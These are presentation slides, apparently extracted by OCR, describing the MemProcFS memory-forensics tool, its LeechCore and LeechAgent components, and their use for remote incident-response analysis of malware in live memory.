
**Ease of use** – but yet powerful

**Modular design** and plugin functionality

**APIs** – C and Python

**Performance**


# Modular Design – Component Overview




# LeechCore Library

Focus:
Physical Memory Read/Write

Separates memory acquisition from analysis



# Vmm Library


Dokan
user mode file system library for windows
http://dokan-dev.github.io
MemProcFS.exe
File System callbacks
(very little code)
API
Analysis
Plugin Mgr
Plugins
Process
MemMap
ModMap
“Housekeeper”
Thread
Virtual2Physical:
Memory Models – x64, PAE, x86
Cache:
Physical Memory
Cache:
Page Tables
object manager - refcount
leechcore.dll
C API
Physical Memory Read/Write
Physical Memory Map
Device Support
Loaded Driver
Files
Remote

# Incident Response with LeechAgent

Suspicious process → Computer Quarantined to VLAN

Limited bandwidth high latency network

Full memory dump == slow

Solution: Retrieve only the memory needed →
**Analyze with The Memory Process File System**

Or even better … run the **analysis on** the
**remote computer** by submitting a Python script!

# Demo: Remote Malware Memory Analysis


Command Prompt

```
Q:\>MemProcFS.exe -device dumpit -remote rpc://kerberos-spn-remote-user:10.9.15.104
```

Analyze **live malware memory**

From **remote** infected system

By clicking on files!



# Incident Response

Advantages with Physical Memory Analysis

**MemProcFS** has OK performance even over laggy networks
**LeechAgent** remote analysis directly on endpoint is nice (avoids latency)

Future focus: Performance optimizations
→ parallelize even more → reduce latency impact
→ multi-threaded design is awesome → background refreshes
Limited analysis functionality right now
→ more analysis plugins planned!


# Demo: Python “All Things RWX”

Analyze **live memory** …

**From remote** system

… in **Python** by using API

Locate **rwx** memory **processes**



